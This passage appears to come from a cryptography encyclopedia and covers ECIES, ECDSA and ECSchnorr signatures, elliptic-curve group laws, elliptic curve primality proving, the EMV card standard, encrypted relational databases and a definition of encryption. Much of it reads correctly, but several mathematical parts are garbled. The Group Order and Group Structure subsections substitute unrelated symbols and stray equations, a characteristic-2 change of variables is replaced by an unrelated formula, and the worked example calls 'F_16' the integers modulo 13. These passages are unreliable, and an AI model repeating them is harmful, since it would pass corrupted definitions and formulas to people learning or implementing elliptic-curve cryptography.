2. Derive two keys k_1 and k_2 from Z and R.
3. Compute $t' = \mathrm{MAC}_{k_2}(c)$; reject the ciphertext if $t \neq t'$.
4. Compute $m = E_{k_1}^{-1}(c)$.

ECIES has been proven to be semantically secure against adaptive chosen-ciphertext attacks (Rackoff and Simon 1992) under the assumptions that the encryption scheme E is secure, that the MAC algorithm is secure, and that certain nonstandard variants of the Diffie–Hellman problem are intractable (Abdalla et al. 2001).

Another noteworthy elliptic curve public-key encryption scheme is the elliptic curve analogue of the Cramer–Shoup scheme (Cramer and Shoup 1998). This scheme has the advantage that its security has been proven

under standard assumptions only; however, encryption and decryption are slower than in schemes such as ECIES.

For an extensive study of discrete logarithm encryption systems, see the draft standard edited by Shoup (2004). The standard was subsequently published as ISO 18033-2 (2006).

Definition

Elliptic curve signature schemes rely on properties of elliptic curves for signature generation and verification. ECDSA, an elliptic curve analog of the Digital Signature Algorithm, and ECSchnorr, an elliptic curve analog of the Schnorr signature scheme, are described here.

Background

Many variants of the ElGamal digital signature scheme (ElGamal, 1985) have been proposed including the Digital Signature Algorithm (DSA) (FIPS 186-4, 2013), Schnorr signature scheme (Schnorr, 1991), Nyberg-Rueppel signature scheme (Nyberg and Rueppel, 1996), and Edwards-curve Digital Signature Algorithm (EdDSA) (Bernstein et al., 2012). Some of these variants have been proven to be existentially unforgeable by adaptive chosen-message attacks (Goldwasser et al., 1988) under certain

assumptions including intractability of the elliptic curve discrete logarithm problems (ECDLP) (see Pointcheval and Stern 2000 and Brown 2005).

Application

ECDSA, an elliptic curve analog of the DSA, is outlined here; for further details, see Johnson et al. (2001). In ECDSA, the elliptic curve domain parameters are $D = (q, \mathrm{FR}, S, a, b, P, n, h)$, and an entity A's key pair is (d, Q) (see elliptic curve keys).

In order to sign a message m, entity A does the following:

1. Select a per-message secret integer $k \in_R [1, n-1]$.
2. Compute the elliptic curve point $R = kP$.
3. Compute $r = x \bmod n$, where x is the x-coordinate of R. If $r = 0$, then go to step 1.
4. Compute $e = H(m)$, where H is a cryptographic hash function.
5. Compute $s = k^{-1}(e + dr) \bmod n$. If $s = 0$ then go to step 1.
6. The signature on m is the pair of integers (r, s).

To verify A's signature (r, s) on m, an entity B does the following:

1. Verify that r and s are integers in the interval $[1, n-1]$.
2. Compute $e = H(m)$.
3. Compute $w = s^{-1} \bmod n$, $u_1 = ew \bmod n$, and $u_2 = rw \bmod n$.
4. Compute $X = u_1P + u_2Q$ and verify that $X \neq \infty$.
5. Let $v = x \bmod n$, where x is the x-coordinate of X.

6. Accept the signature if and only if $v = r$.

Signature verification works because if a signature (r, s) on a message m was indeed generated by the legitimate signer, then $s \equiv k^{-1}(e + dr) \pmod{n}$. Rearranging gives

$$\begin{aligned} k &\equiv s^{-1}(e + dr) \\ &\equiv s^{-1}e + s^{-1}rd \\ &\equiv we + wrd \\ &\equiv u_1 + u_2 d \pmod{n}. \end{aligned}$$

Thus, $X = u_1P + u_2Q = (u_1 + u_2d)P = kP$, and so $v = r$ as required.

ECSchnorr, an elliptic curve analog of the Schnorr signature scheme, is outlined next. In ECSchnorr, the elliptic curve domain parameters are $D = (q, \text{FR}, S, a, b, P, n, h)$, and an entity A's key pair is (d, Q) (see elliptic curve keys).

In order to sign a message m, entity A does the following:

1. Select a per-message secret integer $k \in_R [1, n - 1]$.

2. Compute the elliptic curve point $R = kP$.

3. Compute $e = H(m, R)$, where H is a cryptographic hash function.

4. Compute $s = k + de \bmod n$.

5. The signature on m is the pair (e, s).

To verify A's signature (e, s) on m, an entity B does the following:

1. Verify that e is in the range of H and that s is an integer in the interval $[0, n - 1]$.

2. Compute $R' = sP - eQ$.

3. Compute $e' = H(m, R')$.

4. Accept the signature if and only if $e' = e$.

Signature verification works because if a signature (e, s) on a message m was indeed generated by the legitimate signer, then $k \equiv s - de \pmod{n}$. Hence

$$R' = sP - eQ = sP - edP = (s - de)P = kP = R,$$

and thus $e' = H(m, R') = H(m, R) = e$.

One drawback of ECDSA and ECSchnorr is the requirement that a fresh secret k be chosen uniformly at random from the interval $[1, n - 1]$ for each message m that is signed. In particular, the same k should not be used to sign two different messages since the private key d can be efficiently computed from the two signed messages. In the case of ECDSA, this drawback can be overcome by selecting $k = \overline{H}(d, e)$ where $\tilde{p}_n$ is a (deterministic) hash function whose outputs are in the interval $[1, n - 1]$; note that k is determined from the message m and the private key d, and so a cryptographically secure source of randomness is no longer needed to generate k. For a concrete example of such a function $\tilde{p}_n$, see Pornin (2013). In the case of ECSchnorr, this drawback can be overcome by using the EdDSA variant of ECSchnorr (Bernstein et al., 2012). EdDSA introduced several enhancements to ECSchnorr including the use of twisted Edwards curves instead of Weierstrass curves, which significantly improved performance and resistance to software side-channel attacks.

ECDSA and EdDSA are specified in the draft standard FIPS 186-5 (FIPS 186-5, 2019) and have been widely deployed in practice.

Definition

This section introduces elliptic curves and associated group operations, along with basic structural properties of particular interest in cryptography. For more detailed treatments, see Koblitz (1994), Silverman (1986), Silverman (1994), and Washington (2008).

Background

Although classical, elliptic curves have been used in *integer factorization* algorithms and in *primality proving algorithms* and also for designing public-key cryptographic schemes. In cryptography, the attractiveness is due, in part, to the apparent resistance (at a given key size) to discrete logarithm attacks compared to methods where security is based on the intractability of integer factorization or finding logarithms in finite fields, especially as security requirements increase.

Theory

An *elliptic curveE* over a *fieldF* is defined by a Weierstrass equation:

$$E/F : y^2 + a_1xy + a_3y = x^3 + a_2x^2 + a_4x + a_6 \tag{1}$$

with a_1, a_2, a_3, a_4, $a_6 \in F$ and $\Delta \neq 0$, where Δ is the *discriminant* of E and is defined as follows:

$$\begin{aligned}
\Delta &= -d_2^2d_8 - 8d_4^3 - 27d_6^2 + 9d_2d_4d_6 \\
d_2 &= a_1^2 + 4a_2 \\
d_4 &= 2a_4 + a_1a_3 \\
d_6 &= a_3^2 + 4a_6 \\
d_8 &= a_1^2a_6 + 4a_2a_6 - a_1a_3a_4 + a_2a_3^2 - a_4^2.
\end{aligned}$$

If L is any extension field of F, then the set of *L-rational points* on E is as follows:

$$\begin{aligned}
E(L) = \{(x, y) \in L \times L : y^2 + a_1xy + a_3y \\
- x^3 - a_2x^2 - a_4x - a_6 = 0\} \cup \{\infty\}
\end{aligned}$$

where ∞ is the *point at infinity*.

Two elliptic curves E_1 and E_2 defined over F and given by Weierstrass equations (1) are said to be *isomorphic* over F if there exist $u, r, s, t \in F$ and $u \neq 0$, such that the change of variables

$$(x, y) \to (u^2x + r, u^3y + u^2sx + t) \tag{2}$$

transforms equation E_1 into equation E_2. The transformation (2) is called an *admissible change of variables*.

Simplified Weierstrass Equation

A Weierstrass equation (1) defined over F can be simplified considerably by applying admissible changes of variables:

1. If the characteristic of F is not equal to 2 or 3, then the admissible change of variables

$$(x, y) \to \left(\frac{x - 3a_1^2 - 12a_2}{36}, \frac{y - 3a_1 x}{216} - \frac{a_1^3 + 4a_1 a_2 - 12a_3}{24} \right)$$

transforms E to the curve

$$y^2 = x^3 + ax + b \tag{3}$$

where $a, b \in F$. The discriminant of this curve is $\Delta = -16(4a^3 + 27b^2)$.

2. If the characteristic of F is 2, then there are two cases to consider. If $a_1 \neq 0$, then the admissible change of variables

$$D_{E(0,w_0)} p\,(x, y) = \sum_{(u, w_0 \preccurlyeq w)} a_{u,w} x^u y^{w+w_0}.$$

transforms E to the curve

$$y^2 + xy = x^3 + ax^2 + b \tag{4}$$

where $a, b \in F$. The discriminant is $\Delta = b$. If $a_1 = 0$, then the admissible change of variables

$$(x, y) \to (x + a_2, y)$$

transforms E to the curve

$$y^2 + cy = x^3 + ax + b \tag{5}$$

where $a, b, c \in F$. The discriminant is $\Delta = c^4$.

3. If the characteristic of F is 3, then there are two cases to consider. If $a_1^2 \neq -a_2$, then the admissible change of variables is as follows:

$$(x, y) \to \left(x + \frac{d_4}{d_2}, y + a_1 x + a_1 \frac{d_4}{d_2} + a_3 \right),$$


where $f \in g\mathbb{F}_{q^m}[x]$ and $d_4 = a_4 - a_1 a_3$ transform E to the curve

$$y^2 = x^3 + ax^2 + b$$

where $a, b \in F$. The discriminant is $\Delta = -a^3b$. If $a_1^2 \neq -a_2$, then the admissible change of variables

$$(x, y) \to (x, y + a_1x + a_3)$$

transforms E to the curve



$$y^2 = x^3 + ax + b \tag{6}$$

where $a, b \in F$. The discriminant is $\Delta = -a^3$.

Group Law

Let E be an elliptic curve defined over the field F. There is a *chord-and-tangent rule* for adding two points in $E(F)$ to give a third point in $E(F)$. Together with this addition operation, the set of points $E(F)$ forms an abelian *group* with ∞ serving as its identity. It is this group that is used in the construction of elliptic curve cryptographic schemes.

The addition rule is best explained geometrically. Figure 1 illustrates the addition and doubling rule for the curve $y^2 = x^3 - x$ over the real numbers $\mathbb{A}$. Let $P = (x_1, y_1)$ and $Q = (x_2, y_2)$ be two distinct points on an elliptic curve E. Then, the *sumR* of P and Q is obtained by drawing a line through P and Q; this line intersects the elliptic curve at a third point. Then, R is the reflection of this point about the x-axis. The *doubleR* of P, also denoted $2P$, is obtained by drawing the tangent line to the elliptic curve at P. This line intersects the elliptic curve at a second point. Then, R is the reflection of this point about the x-axis.

(a) Addition: $P + Q = R$. (b) Doubling: $P + P = R$.

Elliptic Curves, Fig. 1 Geometric addition and doubling of elliptic curve points. (**a**) Addition: $P + Q = R$. (**b**) Doubling: $P + P = R$

Algebraic formulas for the group law can be easily derived from the geometric description. These formulas are presented next for elliptic curve E of the simplified Weierstrass form (3) in affine coordinates when the characteristic of the underlying field F is not 2 or 3 and for elliptic curve E of the form (4) over characteristic 2 finite fields.

Group Law for E/F : $y^2 = x^3 + ax + b$, char(F) ≠ 2, 3

- *Identity*. $P + \infty = \infty + P = P$ for all $P \in E(F)$.
- *Negatives*. If $P = (x, y) \in E(F)$, then $(x, y) + (x, -y) = \infty$. The point $(x, -y)$ is denoted by $-P$ and is called the *negative* of P; note that $-P$ is indeed a point in $E(F)$. Also, $-\infty = \infty$.
- *Point addition*. Let $P = (x_1, y_1) \in E(F)$ and $Q = (x_2, y_2) \in E(F)$, where $P \neq \pm Q$. Then, $P + Q = (x_3, y_3)$, where

$$x_3 = \left(\frac{y_2 - y_1}{x_2 - x_1}\right)^2 - x_1 - x_2 \quad \text{and}$$
$$y_3 = \left(\frac{y_2 - y_1}{x_2 - x_1}\right)(x_1 - x_3) - y_1.$$

- *Point doubling*. Let $P = (x_1, y_1) \in E(F)$, where $P \neq -P$. Then, $2P = (x_3, y_3)$, where

$$x_3 = \left(\frac{3x_1^2 + a}{2y_1}\right)^2 - 2x_1 \quad \text{and}$$
$$y_3 = \left(\frac{3x_1^2 + a}{2y_1}\right)(x_1 - x_3) - y_1.$$

Group Law for E/F : $y^2 + xy = x^3 + ax^2 + b$, char(F) = 2

- *Identity*. $P + \infty = \infty + P = P$ for all $P \in E(F)$.
- *Negatives*. If $P = (x, y) \in E(F)$, then $(x, y) + (x, x + y) = \infty$. The point $(x, x + y)$ is denoted by $-P$ and is called the *negative* of P; note that $-P$ is indeed a point in $E(F)$. Also, $-\infty = \infty$.
- *Point addition*. Let $P = (x_1, y_1) \in E(F)$ and $Q = (x_2, y_2) \in E(F)$, where $P \neq \pm Q$. Then, $P + Q = (x_3, y_3)$, where

$$\lambda = \frac{y_1 + y_2}{x_1 + x_2},\ x_3 = \lambda^2 + \lambda + x_1 + x_2 + a \text{ and}$$
$$y_3 = \lambda(x_1 + x_3) + x_3 + y_1.$$

- *Point doubling*. Let $P = (x_1, y_1) \in E(F)$, where $P \neq -P$. Then, $2P = (x_3, y_3)$, where

$$x_3 = \left(x_1 + \frac{y_1}{x_1}\right)^2 + \left(x_1 + \frac{y_1}{x_1}\right) + a \quad \text{and}$$
$$y_3 = x_1^2 + \left(x_1 + \frac{y_1}{x_1}\right)x_3 + x_3.$$

The curves and group law have been given in affine form, although other representations are possible. In particular, various projective coordinate representations are commonly used due to efficiency

considerations. Moreover, curves admitting *Edwards coordinate representations* possess especially attractive features.

Group Order

Let *E* be an elliptic curve defined over a finite field $\mathcal{NL}(f)$. The number of points in $e_{k_1}(x)$, denoted $G \leq \mathbb{F}_p^*$, is called the *order* of *E* over α_i' . Since the Weierstrass equation (1) has at most two solutions for each $s \in \mathbb{Z}_p$, it follows that $h\left(X'\right) = 256 \cdot h(X).$. Hasse's theorem provides tighter bounds for $G \leq \mathbb{F}_p^*$:

$$q + 1 - 2\sqrt{q} \leq \#E(\mathbb{F}_q) \leq q + 1 + 2\sqrt{q}.$$

$G \leq \mathbb{F}_p^*$ can be computed in polynomial time by Schoof's algorithm or one of its many derivatives.

Let *p* be the characteristic of α_i' . An elliptic curve *E* defined over α_i' is *supersingular* if *p* divides *t*, where $t = q + 1 - \#E(\mathbb{F}_q)$. If *p* does not divide *t*, then *E* is *ordinary*. The elliptic curves (5) and (6) are supersingular.

If *E* is an elliptic curve defined over α_i' , then *E* is also defined over any extension $\mathbb{F}_{q^n}$ of α_i' . The group $e_{k_1}(x)$ of α_i' -rational points is a subgroup of the group $E(\mathbb{F}_{q^n})$ of $\mathbb{F}_{q^n}$ -rational points, and hence, $G \leq \mathbb{F}_p^*$ divides $\#E(\mathbb{F}_{q^n})$. If $G \leq \mathbb{F}_p^*$ is known, then $\#E(\mathbb{F}_{q^n})$ can be efficiently determined by the following result due to Weil. Let $\#E(\mathbb{F}_q) = q + 1 - t$. Then, $\#E(\mathbb{F}_{q^n}) = q^n + 1 - V_n$ for all $n \geq 2$, where $\{V_n\}$ is the sequence defined recursively by $V_0 = 2$, $V_1 = t$, and $V_n = V_1 V_{n-1} - qV_{n-2}$ for $n \geq 2$.

Group Structure

Let *E* be an elliptic curve defined over α_i' . Then, $e_{k_1}(x)$ is isomorphic to $\mathrm{Tr}(a) = 1$ where n_1 and n_2 are uniquely determined positive integers such that n_2 divides both n_1 and $q - 1$.

Note that $\#E(\mathbb{F}_q) = n_1 n_2$. If $n_2 = 1$, then $e_{k_1}(x)$ is a cyclic group. If $n_2 > 1$, then $e_{k_1}(x)$ is said to have *rank 2*. If n_2 is a small integer (e.g., $n - 2 = 2$, 3, or 4), then $e_{k_1}(x)$ is sometimes said to be *almost cyclic*. Since n_2 divides both n_1 and $q - 1$, one expects that $e_{k_1}(x)$ is cyclic or almost cyclic for most elliptic curve *E* over α_i' .

Example

Consider the elliptic curve

$$E : y^2 = x^3 + 2x + 4$$

defined over $\mathbb{F}_{16}$, the integers modulo 13. The points in $E(\mathbb{F}_{13})$ are as follows:

$$\begin{array}{cccccccc} (0,2) & (2,4) & (5,3) & (7,6) & (8,5) & (9,6) & (10,6) & (12,1) & \infty \\ (0,11) & (2,9) & (5,10) & (7,7) & (8,8) & (9,7) & (10,7) & (12,12) & \end{array} \tag{7}$$

so $\mathcal{O} = (0 : 1 : 0)$. Examples of the group law are (8, 5) + (2, 4) = (7, 6) and 2(8, 5) = (0, 2). Since the group order 17 is prime, $E(\mathbb{F}_{13})$ is a cyclic group.

Definition

Elliptic Curve Primality Proving (ECPP for short) is a method to prove primality of an integer n that uses elliptic curves modulo n.

Background

Proving the primality of an integer N (Primality Proving Algorithm) is easy if $N-1$ can be factored: N is prime if and only if the multiplicative group of invertible elements $(\mathbb{Z}/N\mathbb{Z})^*$ is cyclic of order $N-1$ (Modular Arithmetic). To prove that an integer g is a generator of $(\mathbb{Z}/N\mathbb{Z})^*$ and hence that the group is cyclic, it suffices to check that $g^{N-1} \equiv 1 \bmod N$ and $g^{(N-1)/q} \not\equiv 1 \bmod N$ for all prime factors q of $N-1$. (It is quite easy to find a generator, or to prove that none exists, given the prime factors.)

The above method is the converse of Fermat's Little Theorem. However, it is rare that $N-1$ is easy to factor. Less rare is the case where $N-1$ has a large prime cofactor C, in which case the primality of $N-1$ can be proven in the same way, modulo the assumption that C can be proven

prime in turn. This approach cannot succeed to prove the primality of all numbers in reasonable time. Other approaches have therefore been pursued for proving that a number is prime. For instance, the first deterministic algorithm for this task was designed by Adleman et al. in the early 1980s (Adleman et al. 1983) and improved by Cohen and Lenstra (1984) among others (Bosma and van der Hulst 1990; Cohen and Lenstra 1987; Mihailescu 1997).

Theory

The basic idea of primality proving with elliptic curves is to enlarge the set of groups that can be used for proving the primality of N. In addition to $(\mathbb{Z}/N\mathbb{Z})^*$ also the groups formed by elliptic curves over $\mathbb{Z}/N\mathbb{Z}N$ are considered, that is sets $E(\mathbb{Z}/N\mathbb{Z}) = \{(x, y) \in (\mathbb{Z}/N\mathbb{Z}N)^2$, $y^2 \equiv x^3 + ax + b \bmod N\}$, where $\gcd(4a^3 + 27b^2, N) = 1$. If N is indeed prime, then $E(\mathbb{Z}/N\mathbb{Z})$ is a group of order $m = N + 1 - t$ for some integer $t \in \left[-2\sqrt{N}, 2\sqrt{N}\right]$, by Hasse's theorem. A primality testing theorem analogous to the converse of Fermat's theorem can be proven so that it is enough to find a generator P of the curve satisfying equalities in the group $E(\mathbb{Z}/N\mathbb{Z})$. To each curve corresponds a distinct m. A lot of them should be factorizable numbers. This gives a lot of candidates to use in the primality proof, in addition to $N - 1$.

To use these groups in primality proving, two problems must be solved: find algorithms to compute the group law on $E(\mathbb{Z}/N\mathbb{Z})$ and compute the cardinality of the group. The first task is easy, many algorithms being known. The second task is not so easy, but there exists a deterministic point counting algorithm due to Schoof for this which runs in polynomial time.

In 1986, two primality proving algorithms using elliptic curves were proposed, somewhat anticipated in 1985 by Bosma, Chudnovsky, and Chudnovsky. One is due to Goldwasser and Kilian (1986, 1999), the other one to Atkin (1986). The Goldwasser–Kilian algorithm uses random curves whose cardinality has to be computed with Schoof's algorithm. The analysis shows that proving primality can be done in random polynomial time for almost all primes, a result eventually proven for all primes (Adleman and Huang 1992) by Adleman and Huang using curves of genus

2 shortly after the work of Goldwasser and Kilian. The drawback of the Goldwasser–Kilian algorithm is that Schoof's algorithm is too slow to be interesting in practical primality proving, despite the improvements made by Elkies and Atkin.

Atkin's approach replaces random curves by curves which are reductions of curves with complex multiplication and for which the cardinality is known in advance. The analysis of this algorithm, also called ECPP (Atkin and Morain 1993), is heuristic and yields a running time $O((\log N)^6)$ (see Lenstra and Lenstra Jr (1990) and *O*-notation) for deciding the primality of N using classical arithmetic.

Experimental Results

In practice, due to many improvements of several people including the present author, primes of cryptographic size (say 512 or 1024 bits) can be proved in a few seconds, and large numbers tackled as well, the record being around 5000 decimal digits. An interesting feature of this algorithm is the fact that it gives a certificate of primality that can be checked in time $O((\log N)^4)$.

As a matter of fact, a faster version of ECPP was outlined by Shallit, with a complexity of $O((\log N)^5)$ (see Lenstra and Lenstra Jr 1990). With fast multiplication techniques, this is a $\tilde{O}\left((\log\ N)^4\right)$ method, and its practicality has been recently demonstrated with the primality of several numbers with more than 15,000 decimal digits (Franke et al. 2004; Morain 2005) and culminating at more than 20,000 decimal digits (Morain 2006). The above complexity matches the fastest heuristic version of the Agrawal–Kayal–Saxena algorithm that is due to Bernstein (2007).


Definition

EMV Integrated Circuit Card Specification for Payment Systems, Version 4.2, June 2008 (EMV 2008) is a global standard for credit and debit payment cards based on chip card technology. The EMV specification is administered by EMVCo, LLC. EMVCo also establishes and administers testing and approval processes to evaluate compliance with the EMV specifications. The current owners of EMVCo are American Express, JCB, MasterCard, and Visa.

Background

A primary goal of EMVCo and the EMV specifications is to facilitate global interoperability and compatibility of chip-based payment cards and acceptance devices while supporting secure payment. This objective extends to new types of payment devices as well, including contactless payment and mobile payment.



Traditional credit and debit payment cards carry a magnetic stripe, a hologram, a specimen signature of the cardholder and may be embossed with the cardholder's name and account number and the expiry date of the card. Magnetic stripe technology provides little in the way of card authentication. EMV cards carry the information about the account on an integrated circuit (chip) on the card. The chip is able to store more information than the magnetic stripe and also can support editing to control the use of the card. The card's ability to generate cryptograms and digital signatures allows card authentication to be performed by the terminal or issuer using dynamic techniques that identify genuine data and genuine cards. The card can provide the ability to authenticate the cardholder offline. Both the card and terminal implement offline risk management processes that control whether a transaction is approved or declined offline or whether online authorization should be sought.

EMV defines several different mechanisms for chip card authentication. Online authorized transactions use an online card authentication method (online CAM) where the online authorization contains a cryptogram generated from key transaction data signed with the card's secret symmetric key. Offline card authentication is achieved through the terminal's verification of a signature received from the card and does not require that the transaction be able to go online.

Application: The EMV Architecture

The Transaction Flow

Figure 1 provides an overview of the transaction flow for EMV. For complete descriptions of these processes, please refer to the EMV specifications.

Terminal selection of card application to use


Cardholder Verification
Terminal and Card Risk Management
Card-terminal decision
Offline Approve
Online Authorization to Issuer
Offline Decline
Online Response from Issuer
Issuer Authentication
Issuer to Card Script Processing


EMV, Fig. 1 EMV transaction flow



Offline Data Authentication (Offline CAM)

EMV supports three different offline data authentication methods: static data authentication (SDA), dynamic data authentication (DDA) and combined DDA/application cryptogram generation (CDA). These methods allow the terminal rather than the issuer to authenticate the card and card data.

- With SDA, the terminal verifies a static *signature* (i.e., the same for every transaction) of card data signed by the issuer private key in order to assure that this data has not been altered.
- With DDA the terminal verifies a dynamic signature (i.e., different for each transaction based on a random challenge from the terminal and dynamic card data) generated by the card using its private key, in order to assure that the card is not counterfeit and that the card data has not been altered.
- With CDA the card generates a dynamic signature of transaction data including the online cryptogram, in order to provide the protection of DDA while also assuring that important data going between the card and terminal has not been altered.



All of these methods use RSA public key cryptography. In the EMV environment, the payment system acts as a certification authority and creates issuer public key certificates by signing each issuer's public keys. Issuers act as certification authorities and create ICC public key certificates by signing each card's ICC public key. The payment systems' CA public keys are distributed by the acquirer to the terminals for verifying issuer certificates, thereby yielding trusted copies of issuers' public keys, used in turn to verify ICC public keys. These public key processes use RSA with SHA-1 used for hashing.

For SDA, the issuer pre-signs card-unique static data to allow detection of alteration of the data after personalization. Figure 2 illustrates the relationship between the cryptographic keys for SDA.

EMV, Fig. 2 Relationship between cryptographic keys for SDA

For both DDA and CDA, the issuer personalizes the chip card with a certified private RSA key unique to the chip card. Figure 3 illustrates the relationship between the cryptographic keys for DDA and CDA.

EMV, Fig. 3 Relationship between cryptographic keys for DDA and CDA

Online Card Authentication

For transactions that go online to the issuer for approval, EMV uses online authentication methods to validate the card to the issuer and the issuer to the card as well as to prove the authenticity of received data.

- With Online Card Authentication the issuer's online system validates a cryptogram called an ARQC (authorisation request cryptogram) that is generated by the card from important transaction data using its unique secret key to show that the card is not counterfeit and that the data has not been altered.
- With online issuer authentication, the card validates an issuer-generated cryptogram called an ARPC (authorisation response cryptogram) to assure that the authorization response came unaltered from the valid issuer. The card can require successful issuer authentication to perform internal card management functions such as the reset of offline counters.
- The issuer can optionally send script updates to the card to update certain card data. This allows the issuer to block or unblock the card, change the PIN, and alter card risk management parameters. Script commands are protected using symmetric cryptography ensuring integrity and confidentiality, as appropriate.
- For approved transactions, the terminal sends a cryptogram generated by the card with the clearing information for verification by the issuer as evidence of the validity of the completed transaction.

All of the cryptograms mentioned above are dynamically generated by the chip card or the issuer using symmetric cryptography employing unique card-level keys derived from a master key located at the issuer. Traditionally, the symmetric cryptography method used is 2-key triple DES although use of AES (advanced encryption standard) is also permitted.

Cardholder Verification Method

Cardholder verification is used to reduce lost and stolen card fraud. With magnetic stripe, the cardholder verification methods can be online PIN, signature, or no CVM required. The introduction of chip cards allows issuers to choose whether their cards support online PIN or offline PIN verification (Personal Identification Number). With online PIN the PIN entered by the cardholder is encrypted and sent over the network to the issuer for verification as can be done with magnetic stripe transactions.

With offline PIN verification, the PIN entered by the cardholder is sent from the PIN pad to the card for verification. To perform offline PIN verification, the card must securely store a reference copy of the cardholder's PIN.

EMV specifies two methods for offline PIN verification: plaintext and enciphered.

- With offline plaintext PIN verification, the card receives the PIN in the clear from the terminal.
- For offline enciphered PIN verification, the terminal encrypts the cardholder-entered PIN and a challenge from the card using a randomized RSA encryption method and the card's public key. Upon receiving the encrypted PIN, the card decrypts it using its corresponding private key.

Terminal and Card Risk Management

The decision for offline or online authorization for a given chip card transaction is based on the results of offline card authentication, cardholder verification, and the outcome of card and terminal risk management consisting of:

- Floor limit checking where merchant terminals request an online authorization when the transaction value exceeds a terminal-based floor limit value.
- Random transaction selection by the terminal ensuring that transactions go online periodically regardless of the transaction value.
- Velocity checking where the card tracks the number and cumulative value of transactions processed offline and requires an online authorization when one of these values exceeds the issuer-set thresholds for offline transactions.

Approved Algorithms

The double-length key triple DES encipherment algorithm (see ISO/IEC 18033-3 (ISO/IEC 18033-3)) is an approved cryptographic algorithm to be used for encipherment (using ECB or CBC as specified in ISO/IEC 10116 (ISO/IEC 10116)) and MACing. The approved MAC mechanisms for use with triple DES are Algorithms 1 and 3 of ISO/IEC 9797-1 (ISO/IEC 9797-

1). Single DES (Data Encryption Standard) is only approved for use with Algorithm 3 (triple DES applied to the last block).

The AES block cipher algorithm (see ISO/IEC 18033-3 (ISO/IEC 18033-3)) has now also been approved as an option for securing communications between issuers and their EMV cards. MACing using AES is according to NIST (NIST SP 800-38B).

The digital signature scheme uses Scheme 1 of ISO/IEC 9796-2 (ISO/IEC 9796-2) (RSA Digital Signature Scheme) and offline PIN encryption uses the RSA transform as defined in ISO/IEC 18033-2 (ISO/IEC 18033-2).

The approved algorithm for hashing is SHA-1 as specified in ISO/IEC 10118-3 (ISO/IEC 10118-3).

Definitions

An encrypted relational database (ERDB) is a database management system (DBMS) that can operate on end-to-end encrypted data. In particular, a client encrypts its relational table, outsources it to an untrusted server, and privately queries it using (a subset of) SQL.

Background

This section discusses different approaches to design an ERDB. Each approach provides a different level of functionality, security, and efficiency.

Early attempts The first explicit ERDB construction was by Hacigümüş et al. (2002) who described a quantization-based approach which reveals the range within which an item falls. Later in Ada Popa et al. (2011), Popa, Redfield, Zeldovich, and Balakrishnan described a new ERDB construction called CryptDB based on property-preserving encryption (PPE). In particular, columns are encrypted using either deterministic encryption (Bellare et al.,

2007) or order-preserving encryption (Boldyreva et al., 2009) to support exact or range SQL queries, respectively. The advantages of using PPE primitives are that the resulting overhead of encryption is minimal and the design is legacy-friendly. In particular, CryptDB influenced the design of various academic proposals such as Cipherbase (Arasu et al., 2013) as well as commercial systems such Microsoft's SQL Server Always Encrypted (Corp, 2016) and SAP's SEEED (SAP Software Solutions, 2017). The security limitations of using PPE in the design of ERDBs were highlighted by Naveed et al. (2015).

General-purpose approaches Besides PPE, an ERDB can be also designed using general-purpose cryptographic primitives such as fully homomorphic encryption (FHE), oblivious RAM (ORAM), secure multi-party computation, garbled RAM, or functional encryption. While these approaches offer better security guarantees than PPE, they incur a high overhead either in terms of computation or communication. In particular, an FHE-based ERDB would incur at least linear computational overhead and an ORAM-based ERDB would incur poly-logarithmic communicational overhead in the size of the database.

Structurally encrypted databases Given the limited security guarantees of quantization- and PPE-based ERDBs and the current impracticality of general-purpose approaches, structurally encrypted ERDBs were proposed to provide a middle ground. Structured encryption (STE) schemes are encryption schemes that allow a client to encrypt a data structure so that it can privately query it – for more details refer Chase and Kamara (2010). The first STE-based encrypted databases were the ESPADA (Cash et al., 2014) and the Blind Seer (Pappas et al., 2014) systems which, roughly speaking, use STE to index and encrypt the columns of a relational database. They were however limited in terms of expressiveness as they did not support join operations. Later, Kamara and Moataz (2018) proposed the first STE-based construction (SPX) that could support a non-trivial subset of SQL called the SPC algebra. SPX was later improved by Kamara et al. (2020) who showed how to optimally evaluate all SPC queries. Follow-up works mainly focused on improving the complexity of SPX's join operation (Zhao et al., 2021; Cash et al., 2021; Jutla and Patranabis, 2023).

Trusted hardware While all of the approaches discussed above are algorithmic, there are several ERDB systems built using trusted execution environments (TEE) like Intel SGX (Intel Software Guard Extensions, 2023) or AMD SEV (AMD, 2023). In such a setting, the trust model is different than the approaches above because the client has to trust the trusted hardware vendors. There is a large body of work on TEE-based ERDBs with different security and efficiency guarantees such as TrustedDB (Bajaj and Sion, 2014), StealthDB (Vinayagamurthy et al., 2019), EnclaveDB (Priebe et al., 2018) to name a few. Contrary to the approaches above however, TEE-based ERDBs inherit the shortcomings of the underlying trusted hardware. In particular, most TEEs are vulnerable to side channel attacks such as the recent *Æ*PIC leak or the SGAxe attacks on Intel SGX that can, in some cases, extract the encryption keys (Borrello et al., 2022; Van Schaik et al., 2020).

Design Principles

This section discusses the main principles for designing an ERDB system. For more details, refer Zhao et al. (2021).

Security The most important design goal for an ERDB is security. In the context of encrypted databases, this amounts to minimizing the design's leakage, that is, the information that an adversary (possibly the database server) can learn about the database and/or the queries. The leakage of a scheme varies as a function of the adversarial model. It is usually the case that the stronger the model, the more leakage an adversary can learn. When designing an ERDB for a given adversarial model, it is important to verify that there are no known practical leakage attacks against the leakage profile of the proposed system.

Efficiency ERDBs have to be practical and, ideally, have a similar overhead as plaintext relational DBMSs. Practicality is measured based on various metrics such as computation, communication, storage, and number of round trips. For example, a practical ERDB should have sub-linear computation, optimal communication, single round-trips, and linear storage overhead.

Expressiveness ERDBs should support a non-trivial subset of SQL and, at a minimum, the SPC algebra.

Legacy friendliness When designing an ERDB system, it is important that the scheme requires minimal changes to existing plaintext relational DBMSs. This is crucial as existing relational DBMSs are the result of more than half a century of research and development.

Optimization friendliness Query optimization is core to any relational DBMS. An ERDB that does not support query optimization will not meet the practicality requirements.

Editorial Note: Modern solutions are based on: symmetric encryption, (Block or Stream ciphers) and on Public-key cryptosystems

Definition

An encryption (also called *enciphering*) is a mapping of plaintext to ciphertext based on some chosen keytext. It is performed by a stepwise application of a (more or less formalized) encryption algorithm (Cryptosystem).

An *encryption step* is an encryption applied to a particular sequence of plaintext characters, using, in a way that depends on the *encryption key*, a particular *encryption rule* of an encryption algorithm.

Often *padding* is necessary to give the message the proper length as required by the encryption algorithm. With padding, one also means the filling of gaps between meaningful messages, frequently by special padding characters (called nulls). Both meaningful messages and padding characters are encrypted, thus masking the occurrence of idle times. Careless padding may corrupt some encryption systems.

A *product cipher* or *superencryption* consists of an encryption *A* applied to the result of encryption *B*; it is denoted by encryption *AB* (product of *B* and *A*).

